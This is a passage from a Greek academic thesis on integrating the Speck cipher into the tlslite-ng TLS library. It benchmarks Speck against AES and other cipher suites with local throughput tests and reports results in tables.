13. /tlslite-ng/tlslite/tests-ng/httpsclient.py: Τροποποιημένο script το οποίο προσομοιώνει έναν πελάτη https, ώστε να δέχεται παραμέτρους από τον χρήστη δυναμικά για το ποιος αλγόριθμος θα χρησιμοποιηθεί. Ενημερώθηκε ώστε να δέχεται ως είσοδο από την γραμμή εντολών τον αλγόριθμο που επιθυμεί να χρησιμοποιήσει ο χρήστης μέσω της παραμέτρου «––algo». Το εν λόγω εργαλείο μαζί με το script «httpsserver.sh», το οποίο προσομοιώνει έναν web εξυπηρετητή, υποστηρίζουν μετάξυ

των προκαθορισμένων και τις νέες κρυπταλγοριθμικές σουίτες που αξιοποιούν τον Speck.

14. /tlslite-ng/tlslite/tests-ng/tlstest.py: Τροποποιημένο αρχείο δοκιμών για να συμπεριλάβουμε τις παραλλαγές του Speck που υλοποιήσαμε.

15. /tlslite-ng/blob/master/README.md: Αρχείο με τις πληροφορίες εγκατάστασης της σουίτας tlslite-ng

Όλα τα απαραίτητα αρχεία βρίσκονται στον παρακάτω σύνδεσμο στην πλατφόρμα συνεργατικής ανάπτυξης κώδικα ανοικτού λογισμικού github:

https://github.com/ioef/tlslite-ng

Επιπλέον ο κώδικας παρατίθεται στα παραρτήματα Α5 έως και Α8 της παρούσας διατριβής.

Κατά την διάρκεια της ανάπτυξης του κώδικα, στον Speck πραγματοποιήθηκαν κάποιες βελτιστοποιήσεις ώστε να εκμεταλλευτούμε πλήρως την ταχύτητά του. Κατά κύριο λόγο αυτές αφορούσαν την αντικατάσταση των κλήσεων σε συναρτήσεις από ρητό κώδικα, ο οποίος επαναλαμβάνεται σε κάποια σημεία, την αντικατάσταση των μεταβλητών που διαβάζονταν κάθε φορά σε έναν βρόχο με σταθερές τιμές (hardcoded values) και την χρήση της συνάρτησης xrange(), που χρησιμοποιείται στην Python 2.7 για να διατρέχει με μεγαλύτερη ταχύτητα από την range() ένα σύνολο αριθμητικών τιμών σε βρόχους. Εντούτοις επειδή χρησιμοποιήθηκε η xrange() ο κώδικας δεν έχει συμβατότητα με την Python 3.x, καθώς αυτή η συνάρτηση εγκαταλείφθηκε στις μεταγενέστερες εκδόσεις της Python 2.7.x. Αντιστοίχως οι ίδιες τροποποιήσεις έλαβαν χώρα και στο αρχείο «rijndael.py», όπου υλοποιεί τον βασικό αλγόριθμο που αξιοποιεί ο AES και καλείται από τα αρθρώματα (modules) που επιτελούν τους τρόπους λειτουργίας CBC και GCM. Με αυτή τη προσέγγιση καταφέραμε να έχουμε δύο ομοίως βελτιστοποιημένους βασικούς αλγορίθμους υλοποιημένους κατεξοχήν σε python. Το επόμενο βήμα ήταν ο έλεγχος του κώδικα που αφορά τους τρόπους λειτουργίας και τις κρυπταλγοριθμικές σουίτες γενικότερα.

Στην tlslite-ng ο συμμετρικός αλγόριθμος AES_128_CBC, εξ ορισμού έχει υλοποιηθεί σε δύο παραλλαγές. Η μία αφορά μια υλοποίηση αμιγώς σε python ενώ η άλλη, η οποία είναι ταχύτερη, αξιοποιεί την βιβλιοθήκη pycrypto που εμπεριέχει κώδικα assembly

χαμηλού επιπέδου. Στα πλαίσια της διατριβής πραγματοποιήσαμε συγκρίσεις μόνο στις υλοποιήσεις που αφορούν την python (pure python implementations) και δεν λάβαμε υπόψη μας την βιβλιοθήκη PyCrypto καθώς ο Speck δεν αξιοποιεί κώδικά της. Επιπλέον, κάτι εξίσου σημαντικό είναι πως ο αλγόριθμος AES_128_GCM έχει υλοποιηθεί αποκλειστικά σε python και καθότι δεν αξιοποιεί το ειδικό σετ εντολών AES-NI, είναι πιο αργός από ότι θα αναμενόταν. Συνεπακόλουθα, επειδή ο τρόπος λειτουργίας AES-CBC της tlslite-ng, χρησιμοποιεί κώδικες επαλήθευσης μηνύματος βασισμένους στον αλγόριθμο SHA (Sha-based HMAC) που έχουν υλοποιηθεί μερικώς σε assembly χάριν βελτιστοποίησης, είναι στις εν λόγω υλοποιήσεις γρηγορότερος από τις κρυπταλγοριθμικές σουίτες που χρησιμοποιούν τον GCM. Αντιστοίχως ο αλγόριθμος δημοσίου κλειδιού DHE έχει καλύτερες επιδόσεις στην εν λόγω πλατφόρμα από τον αλγόριθμο ECDHE (παρόλο που γενικά ο ECDHE θεωρείται καλύτερος), καθώς ο δεύτερος έχει υλοποιημένα τα μαθηματικά μοντέλα ελλειπτικών καμπυλών σε python αντί μίας γλώσσας χαμηλότερου επιπέδου. Σημειώνεται ωστόσο ότι τα ανωτέρω δεν επηρεάζουν τη σύγκριση μεταξύ AES και Speck, αφού κάθε φορά συγκρίνονται ακριβώς αντίστοιχες υλοποιήσεις αυτών.

6.4 Πρακτική αξιολόγηση του Αλγορίθμου Speck έναντι του AES

Για να αξιολογηθεί η ταχύτητα διαμεταγωγής δεδομένων (throughput) των κρυπταλγοριθμικών σουιτών που βασίζονται στον Speck έναντι αυτών που βασίζονται στον AES αναπτύξαμε το εργαλείο «throughput-tests.py». Αυτό έχει την δυνατότητα να λειτουργεί είτε ως πελάτης είτε ως εξυπηρετητής και να αποστέλλει από την μία πλευρά στην άλλη τυχαία μηνύματα προκαθορισμένου μεγέθους μετρώντας παράλληλα τους χρόνους που απαιτούνται για την μεταφορά τους. Το μέγεθος των μεταδιδόμενων μηνυμάτων ορίζεται από τον χρήστη και μπορεί να είναι 2kbytes, 100kbytes, 500kbytes, 1MB, 2MB ή 3MB.

Ο βασικός τρόπος λειτουργίας του εργαλείου περιγράφεται στην συνέχεια. Ο πελάτης ξεκινά έναν χρονιστή (timer) και αποστέλλει προς τον εξυπηρετητή ένα τυχαίο κρυπτογραφημένο μήνυμα συγκεκριμένου μεγέθους με τον εκάστοτε αλγόριθμο. Ο

εξυπηρετητής στην συνέχεια αφού λάβει το κρυπτογραφημένο μήνυμα στο ασφαλές TLS κανάλι, το αποκρυπτογραφεί και κρυπτογραφεί εκ νέου το ίδιο μήνυμα και το αποστέλλει πίσω στον πελάτη. Ο πελάτης στην συνέχεια ελέγχει την εγκυρότητα αυτού που έλαβε, σταματάει τον χρονιστή (timer) και υπολογίζει τον ρυθμό διαμεταγωγής (throughput) διαιρώντας το μέγεθος του μηνύματος με την διαφορά μεταξύ του χρόνου τερματισμού και του χρόνου εκκίνησης της όλης διαδικασίας (π.χ. αν το μέγεθος των δύο μηνυμάτων που ανταλλάχθηκαν στο σύνολό τους ήταν 1MB τότε υπολογίζεται ο ρυθμός διαμεταγωγής ως εξής: 1MB/(stopTime-startTime)). Για να έχουμε έγκυρες μετρήσεις εξασφαλίσαμε ότι όλο το εύρος ζώνης (bandwidth) του τοπικού δικτύου είναι πλήρως διαθέσιμο για τις μετρήσεις μας και ότι στην οντότητα που λειτούργησε ως εξυπηρετητής δεν εκτελούνταν άλλες παράλληλες διεργασίες. Εκτός αυτού ο εξυπηρετητής TLS διαχειρίζεται μόνο ένα αίτημα (request) μεμονωμένα κάθε φορά. Επομένως αν όλοι οι παράγοντες που υφίστανται σε ένα δίκτυο έχουν κάποια σταθερά χαρακτηριστικά, η μόνη διαφοροποίηση άπτεται στην χαμηλότερη ή υψηλότερη ταχύτητα κρυπτογράφησης του εκάστοτε αλγορίθμου που επιδιώκουμε να καταμετρήσουμε μέσω του ρυθμού διαμεταγωγής.

Κάτι ακόμη βασικό το οποίο θέσαμε ως κύρια προϋπόθεση κατά την υλοποίηση του εν λόγω εργαλείου, ήταν να παράγονται μηνύματα με καλά χαρακτηριστικά τυχαιότητας ώστε να καταστήσουμε εγκυρότερες της μετρήσεις μας. Αυτό έγινε με την ενσωμάτωση της συνάρτηση «urandom()» που φέρει η Python. Η εν λόγω συνάρτηση έχει την δυνατότητα σε λειτουργικά συστήματα τύπου Unix (Unix-Like) να συγκεντρώνει τυχαίες τιμές από μία πηγή εντροπίας (entropy pool) που βασίζεται στον ηλεκτρονικό θόρυβο των συσκευών και τις ενέργειες που πραγματοποιεί ένας χρήστης στο σύστημα. Βάση αυτής, το script που υλοποιήσαμε παράγει τυχαία μηνύματα προκαθορισμένου μεγέθους 1kbyte, 50kbyte, 250kbyte, 500kbyte, 1MB και 1.5MB, τα οποία έχουν ακριβώς το μισό μέγεθος από αυτό που έδωσε αρχικά ως όρισμα ο χρήστης. Αυτά κατά την διάρκεια μίας εκτέλεσης μεταφέρονται από τον πελάτη στον εξυπηρετητή και αντίστροφα. Επί της ουσίας αυτό διπλασιάζει το μέγεθος των μεταδιδόμενων δεδομένων. Έτσι δημιουργώντας ένα τυχαίο μήνυμα μόνο στην πλευρά του πελάτη έχουμε την δυνατότητα να καταμετρήσουμε το ρυθμό διαμεταγωγής ενός διπλάσιου μηνύματος σε σχέση με αυτό που απεστάλη και ταυτόχρονα να προβούμε σε έλεγχο

ακεραιότητας του αρχικού μηνύματος όταν αυτό θα επιστρέψει στον αρχικό αποστολέα.

Εν συνεχεία υλοποιήθηκαν οι μηχανισμοί που επιτρέπουν στο script να λειτουργεί είτε ως πελάτης είτε ως εξυπηρετητής, ενώ ταυτόχρονα δόθηκε η δυνατότητα να επιλέγει εκ περιτροπής οκτώ κρυπταλγοριθμικές σουίτες για τις οποίες θέλουμε να καταμετρήσουμε τους ρυθμούς διαμεταγωγής. Αξίζει να σημειωθεί πως σε κάθε εκτέλεση του script, παράγεται εκ νέου ένα μοναδικό τυχαίο μήνυμα που χρησιμοποιείται διαδοχικά από κοινού σε όλες τις κρυπταλγοριθμικές σουίτες που δοκιμάζονται.

Οι κρυπταλγοριθμικές σουίτες που ενσωματώθηκαν στο εργαλείο προς αξιολόγηση ώστε να μετρήσουμε τους ρυθμούς διαμεταγωγής τους, είναι οι ακόλουθες:

- AES128GCM : TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- AES128CBC : TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- AES256CBC : TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
- RC4 : TLS_ECDHE_RSA_WITH_RC4_128_SHA
- CHACHA20 : TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305
- SPECK128CBC : TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA256
- SPECK128GCM : TLS_ECDHE_RSA_WITH_SPECK_128_GCM_SHA256
- SPECK192GCM : TLS_ECDHE_RSA_WITH_SPECK_192_GCM_SHA256

Για την πραγματοποίηση μιας μέτρησης θα πρέπει να εκτελεστούν ταυτόχρονα δύο παρουσίες (instances) του ιδίου script, μία ως εξυπηρετητή και μία ως πελάτη. Στην συνέχεια αφού ανταλλαχθούν τα κρυπτογραφημένα δεδομένα εκτυπώνονται στην οθόνη τα αποτελέσματα. Στις εικόνες 31 και 32 παραθέτουμε ενδεικτικά μία εκτέλεση του εργαλείου τοπικά («localhost») έχοντας μέγεθος τυχαίου μηνύματος 100 kbytes.

```
/tlslite-ng/tests$ ./throughput-tests.py server localhost:4443 . 100k
Test 1: aes128gcm python
Test 2: aes128 python
Test 3: aes256 python
Test 4: rc4 python
Test 5: chacha20-poly1305 python
Test 6: speck128 python
Test 7: speck128gcm python
Test 8: speck192gcm python
Test succeeded
```

Εικόνα 31. Εκτέλεση του script ως εξυπηρετητή

Αρχικά εκκινούμε την μία παρουσία του εργαλείου ως εξυπηρετητή ορίζοντας την IP και την θύρα στην οποία θέλουμε να εκτελείται. Επίσης ορίζεται ως παράμετρος ο φάκελος που βρίσκονται το ιδιωτικό κλειδί και το πιστοποιητικό του εξυπηρετητή. Στην προκειμένη περίπτωση καθότι βρίσκονται στον ίδιο φάκελο με το εργαλείο δοκιμών ορίζουμε την «.» . Η τελευταία παράμετρος που απαιτείται είναι αυτή που αφορά το σύνολο των μεταδιδόμενων δεδομένων που θα καταμετρηθούν και στο εν λόγω παράδειγμα ορίστηκαν στο «100k» ένεκα των 100kbytes.

Σε ένα δεύτερο παράθυρο τερματικού εκκινήσαμε την παρουσία του πελάτη ορίζοντας τα ίδιες παραμέτρους με μόνη την διαφορά ότι θέσαμε την οδηγία να λειτουργεί ως πελάτης, μέσω της παραμέτρου “client”.

```
/tlslite-ng/tests$ ./throughput-tests.py client localhost:4443 . 100k
Test 1: aes128gcm python: 100kBytes exchanged at rate of 196479 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256

Test 2: aes128 python: 100kBytes exchanged at rate of 308024 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256

Test 3: aes256 python: 100kBytes exchanged at rate of 236775 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA

Test 4: rc4 python: 100kBytes exchanged at rate of 2010373 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_RC4_128_SHA

Test 5: chacha20-poly1305 python: 100kBytes exchanged at rate of 262997 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305

Test 6: speck128 python: 100kBytes exchanged at rate of 322176 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_SPECK_128_CBC_SHA256

Test 7: speck128gcm python: 100kBytes exchanged at rate of 198441 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_SPECK_128_GCM_SHA256

Test 8: speck192gcm python: 100kBytes exchanged at rate of 193852 bytes/sec
 Used Ciphersuite: TLS_ECDHE_RSA_WITH_SPECK_192_GCM_SHA256

Test succeeded, 8 good
```

Εικόνα 32. Εκτέλεση του script ως πελάτη

Γενικότερα κατά την εκτέλεση του εργαλείου δοκιμάζονται διαφορετικές κρυπταλγοριθμικές σουίτες, συμπεριλαμβανομένων των σουιτών που περιλαμβάνουν τους κρυπτογραφικούς αλγορίθμους ροής RC4 και CHACA20-POLY1305 για λόγους πληρότητας.

Καθότι επιθυμούμε να έχουμε αποτελέσματα όσον το δυνατό περισσότερο αξιόπιστα, ώστε να εξάγουμε ασφαλή συμπεράσματα, αποφασίσαμε να εκτελέσουμε όλα τα scripts για 20 επαναλήψεις σε όλα τα υποστηριζόμενα μεγέθη (2 kbytes, 100 kbytes, 500 kbytes, 1MB, 2MB και 3MB). Έτσι εκτελώντας τις ακόλουθες εντολές διαδοχικά, σε δύο τερματικά του ίδιου σταθμού εργασίας («localhost») ταυτόχρονα, συγκεντρώσαμε 20 δείγματα από τους ρυθμούς διαμεταγωγής (throughput) των αλγορίθμων σε έξι διακριτά αρχεία, ένα για κάθε μέγεθος.

Για τα δείγματα των 2 kbytes εκτελέσαμε σε ένα τερματικό τον εξυπηρετητή:

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 2k; done

και σε ένα δεύτερο τερματικό τον πελάτη με ανακατεύθυνση των αποτελεσμάτων σε ένα αρχείο ASCII:

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 2k; done >> results2k.txt

Ομοίως για την περίπτωση των 100 kbytes:

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 100k; done

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 100k; done >> results100k.txt

Κατά αντιστοιχία για την περίπτωση των 500 kbytes

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 500k; done

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 500k; done >> results500k.txt

Ακολούθως αντίστοιχες ενέργειες έλαβαν χώρα και για την περίπτωση του 1MB, των 2MB και 3MB αντίστοιχα:

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 1MB; done

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 1MB; done >> results1MB.txt

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 2MB; done

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 2MB; done >> results2MB.txt

for NUM in `seq 1 20` ; do ./throughput-tests.py server localhost:4443 . 3MB; done

for NUM in `seq 1 20` ; do ./throughput-tests.py client localhost:4443 . 3MB; done >> results3MB.txt

Στην συνέχεια αναπτύξαμε ένα εργαλείο το οποίο υπολογίζει τις μέσες τιμές και την τυπική απόκλιση από την μέση τιμή των ρυθμών διαμεταγωγής για κάθε ένα από τα παραπάνω παραχθέντα αρχεία. Αυτό φέρει την ονομασία «results-interptr.py» και παρατίθεται στο Παράρτημα Α. Το στιγμιότυπο οθόνης από την στιγμή εκτέλεσης του εν λόγω εργαλείου παρατίθεται στην εικόνα 33. Αξίζει να σημειωθεί πάντως, όπως διαπιστώθηκε, πως δεδομένου ότι η τυπική απόκλιση των τιμών που λάβαμε από την μέση τιμή είναι πολύ μικρή. Επομένως το ότι λαμβάνουμε υπόψη την μέση τιμή ως μέτρο σύγκρισης των αλγορίθμων αποτελεί μία σωστή θεώρηση.

```
~/scripts/python/Diatrivi$ ./results-interptr.py
Average throughput of Algorithms when transferring 2kbytes of data
Average Value of aes128gcm: 186701 bytes/sec
The Standard Deviation  of aes128gcm is:1181.60018619
Average Value of aes128python: 285853 bytes/sec
The Standard Deviation  of aes128python is:4097.87139867
Average Value of chacha20: 241448 bytes/sec
The Standard Deviation  of chacha20 is:5843.85848562
Average Value of speck128: 299974 bytes/sec
The Standard Deviation  of speck128 is:3694.2014022
Average Value of speck128gcm: 189660 bytes/sec
The Standard Deviation  of speck128gcm is:2205.86785642
Average Value of speck192gcm: 187354 bytes/sec
The Standard Deviation  of speck192gcm is:1259.41375251

Average throughput of Algorithms when transferring 100k of data
Average Value of aes128gcm: 198014 bytes/sec
The Standard Deviation  of aes128gcm is:1110.45801361
Average Value of aes128python: 312527 bytes/sec
The Standard Deviation  of aes128python is:2634.49312013
Average Value of chacha20: 274237 bytes/sec
The Standard Deviation  of chacha20 is:5619.87393097
Average Value of speck128: 322151 bytes/sec
The Standard Deviation  of speck128 is:2680.0897373
Average Value of speck128gcm: 200286 bytes/sec
The Standard Deviation  of speck128gcm is:983.535967822
Average Value of speck192gcm: 197281 bytes/sec
The Standard Deviation  of speck192gcm is:1363.8247688

Average throughput of Algorithms when transferring 500k of data
Average Value of aes128gcm: 198500 bytes/sec
The Standard Deviation  of aes128gcm is:1456.80918449
Average Value of aes128python: 310060 bytes/sec
The Standard Deviation  of aes128python is:2995.724954
Average Value of chacha20: 276297 bytes/sec
The Standard Deviation  of chacha20 is:4464.61028534
Average Value of speck128: 321978 bytes/sec
The Standard Deviation  of speck128 is:1994.46333634
Average Value of speck128gcm: 200473 bytes/sec
The Standard Deviation  of speck128gcm is:1405.83000395
Average Value of speck192gcm: 197825 bytes/sec
The Standard Deviation  of speck192gcm is:1200.32662222

Average throughput of Algorithms when transferring 1MB of data
Average Value of aes128gcm: 199564 bytes/sec
The Standard Deviation  of aes128gcm is:1183.53073471
Average Value of aes128python: 312567 bytes/sec
The Standard Deviation  of aes128python is:2022.67941108
Average Value of chacha20: 278562 bytes/sec
The Standard Deviation  of chacha20 is:4742.54383216
Average Value of speck128: 324740 bytes/sec
The Standard Deviation  of speck128 is:2160.79614957
Average Value of speck128gcm: 201904 bytes/sec
The Standard Deviation  of speck128gcm is:1109.90134697
Average Value of speck192gcm: 199133 bytes/sec
The Standard Deviation  of speck192gcm is:932.0
```


Εικόνα 33. Εύρεση Μέσων τιμών και της Τυπικής Απόκλισης των ρυθμών διαμεταγωγής όλων των αλγορίθμων με διαφορετικό μέγεθος τυχαίου μηνύματος.

Παρακάτω στον πίνακα 7 παραθέτουμε συγκεντρωτικά τις μέσες τιμές, όπως προέκυψαν από το εργαλείο που αναπτύξαμε. Συνεπακόλουθα από αυτές δημιουργήθηκαν τα γραφήματα 1 και 2.


	aes128	speck128	aes128gcm	speck128gcm	speck192gcm
2kbytes	292440	**299537**	189314	**192352**	189874
100kbytes	310983	**322544**	198622	**199889**	197016
500kbytes	310735	**324340**	199474	**201341**	199086
1MB	310310	**323479**	199805	**201844**	199076
2MB	310164	**323842**	199835	**201572**	199420
3MB	309600	**322503**	199938	**202013**	199532

Πίνακας 7

Σύμφωνα με τα ευρήματά μας, ο Speck με κλειδί μήκους 128 bits, έχει εμφανώς βελτιωμένη απόδοση σε σχέση με τον AES με κλειδί ιδίου μήκους, είτε πρόκειται για τον CBC, είτε για τον GCM τρόπο λειτουργίας.



Γράφημα 1: Διάγραμμα της απόδοσης του SPECK128, του AES128 και το SPECK192 σε GCM τρόπο λειτουργίας



Γράφημα 2 Διάγραμμα της απόδοσης του SPECK128 και του AES128 σε CBC τρόπο λειτουργίας

Το ποσοστό βελτίωσης του SPECK σε σχέση με τον AES για μήκος κλειδιού 128bits στον CBC τρόπο λειτουργίας κανονικοποιείται περίπου στα 4%. Αντίστοιχα στον τρόπο λειτουργίας GCM ο Speck, με το ίδιο μήκος κλειδιού φαίνεται να έχει μια αυξημένη απόδοση της τάξεως του 1%. Στον πίνακα 8 παραθέτουμε συγκεντρωτικά τα στοιχεία από τα οποία προέκυψε το παρόν συμπέρασμα.

Μέγεθος μηνύματος	Ποσοστό βελτίωσης του SPECK-128-CBC σε σχέση με τον AES-128-CBC	Ποσοστό βελτίωσης του SPECK-128-GCM σε σχέση με τον AES-128-GCM
2 kbytes	2,43%	1,60%
100 kbytes	3,72%	0,64%
500 kbytes	4,38%	0,94%
1 Mbytes	4,24%	1,02%
2 Mbytes	4,41%	0,87%
3 Mbytes	4,17%	1,04%

Πίνακας 8

Κατά συνέπεια φαίνεται πως ο αλγόριθμος Speck όταν λειτουργεί με μέγεθος κλειδιού 128bits να είναι σε κάθε δοκιμή ταχύτερος από τον αλγόριθμο AES με το ίδιο μέγεθος κλειδιού ανεξαιρέτως τρόπου λειτουργίας. Επιπρόσθετα ο Speck όταν λειτουργεί με μέγεθος κλειδιού 192 bits, φαίνεται να είναι ελάχιστα πιο αργός σε σχέση με τον AES όταν λειτουργεί με μέγεθος κλειδιού 128 bits.

Αν και οι ως άνω βελτιώσεις δεν μπορούν να χαρακτηριστούν ως εξαιρετικά υψηλές, αποκτούν τη δική τους σημασία αν ανακαλέσει κανείς τα λοιπά πλεονεκτήματα του Speck έναντι του AES – οπότε συναποτελούν άλλο ένα πλεονέκτημά του.

6.5 Αξιολόγηση σε Ενσωματωμένο σύστημα

Ένα βασικό χαρακτηριστικό της σουίτας tlslite-ng είναι η μεταφερσιμότητά της καθώς βασίζεται στην γλώσσα προγραμματισμού Python. Αυτό συνέβαλε στην επιλογή της συγκεκριμένης σουίτας, ως προς την ενσωμάτωση του αλγορίθμου Speck, καθώς αποτελεί μια ολοκληρωμένη λύση που με ελάχιστο κόστος και προσπάθεια μπορεί να εγκατασταθεί σε διάφορα περιβάλλοντα ώστε να λειτουργεί ως ένας TLS εξυπηρετητής έτοιμος να υποδεχτεί συνδέσεις HTTPS. Έτσι μας δόθηκε η δυνατότητα να ελέγξουμε την απόδοση του κρυπτογραφικού αλγορίθμου Speck σε αντιδιαστολή με τον AES, σε πλατφόρμες με περιορισμένους πόρους όπως ένα «Raspberry pi ».

Πιο συγκεκριμένα σε μία ενσωματωμένη συσκευή «Raspberry pi 2» που φέρει ένα τετραρπύρηνο επεξεργαστή αρχιτεκτονικής ARM Cortex A7 χρονισμένο στα 900MHz και 1GB RAM εγκαταστήσαμε το Λειτουργικό Σύστημα «Raspbian» και στην συνέχεια εγκαταστήσαμε την σουίτα «tlslite-ng» μαζί με κάποιες εξαρτήσεις που έχει σε βιβλιοθήκες που αφορούν υλοποιήσεις ελλειπτικών καμπυλών επίσης σε Python. Στην συνέχεια παραμετροποιήσαμε την συγκεκριμένη συσκευή να λειτουργεί ως TLS εξυπηρετητής στο τοπικό δίκτυο και εκτελέσαμε παρόμοιες δοκιμές που αφορούν τους ρυθμούς διαμεταγωγής με απώτερο σκοπό να ανακαλύψουμε αν οι αλγόριθμοι έχουν τις ίδιες αποδόσεις σε συστήματα που λειτουργούν με περιορισμένους πόρους.

